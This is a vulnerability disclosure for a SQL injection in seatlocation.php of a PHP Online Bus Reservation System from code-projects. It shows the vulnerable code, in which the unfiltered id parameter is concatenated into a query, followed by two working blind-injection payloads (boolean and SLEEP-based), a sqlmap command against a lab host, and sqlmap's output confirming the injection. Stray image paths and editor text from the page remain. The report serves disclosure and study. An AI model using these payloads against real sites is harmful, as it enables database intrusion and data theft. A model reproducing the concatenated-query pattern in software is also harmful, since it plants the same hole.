Online Bus Reservation System2

Sql injection

From

https://code-projects.org/online-bus-reservation-system-in-php-with-source-code/

Points


seatlocation.php

Description

A SQL injection vulnerability was found in the Online Bus Reservation System project of code-projects. The reason is that the id parameter is not filtered in seatlocation.php, which allows malicious SQL statements to be spliced and cause vulnerabilities.

code

The id parameter is not filtered and is directly concatenated into the SQL statement.



```php
<?php
include('db.php');
$id=$_GET['id'];
$result = mysql_query("SELECT * FROM route WHERE id='$id'");
while($row = mysql_fetch_array($result))
	{
	$seatnum=$row['numseats'];
	}
?>
Bus Layout <br>
<div style="border:1px solid red; padding:10px 5px; border-radius:5px; width: 136px;">
<?php
$N = $seatnum+1;
for($i=1; $i < $N; $i++)
{
echo '<input type="button" style="border:none; width:23px; padding:2px; margin:2px;" value="'.$i.'" />';
}
?>
</div>
```

Line 19, Column 7; Detect Indentation: Setting indentation to tabs with width 4

Tab Size: 4


PHP

payload

```
1,id=1' AND 5437=5437 AND 'DKue'='DKue
2,id=1' AND (SELECT 2317 FROM (SELECT(SLEEP(5)))VxxP) AND 'ZNmk'='ZNmk
```

Sqlmap

```
python3 sqlmap.py -u "http://10.211.55.4:8077/seatlocation.php?id=1" --batch
```



```
[20:06:58] [INFO] checking if the injection point on GET parameter 'id' is a fal
se positive
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any
)? [y/N] N
sqlmap identified the following injection point(s) with a total of 294 HTTP(s) r
equests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 5437=5437 AND 'DKue'='DKue

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 2317 FROM (SELECT(SLEEP(5)))VxxP) AND 'ZNmk'='ZNm
k
---
[20:06:58] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.39, PHP 5.6.9
back-end DBMS: MySQL >= 5.0.12
```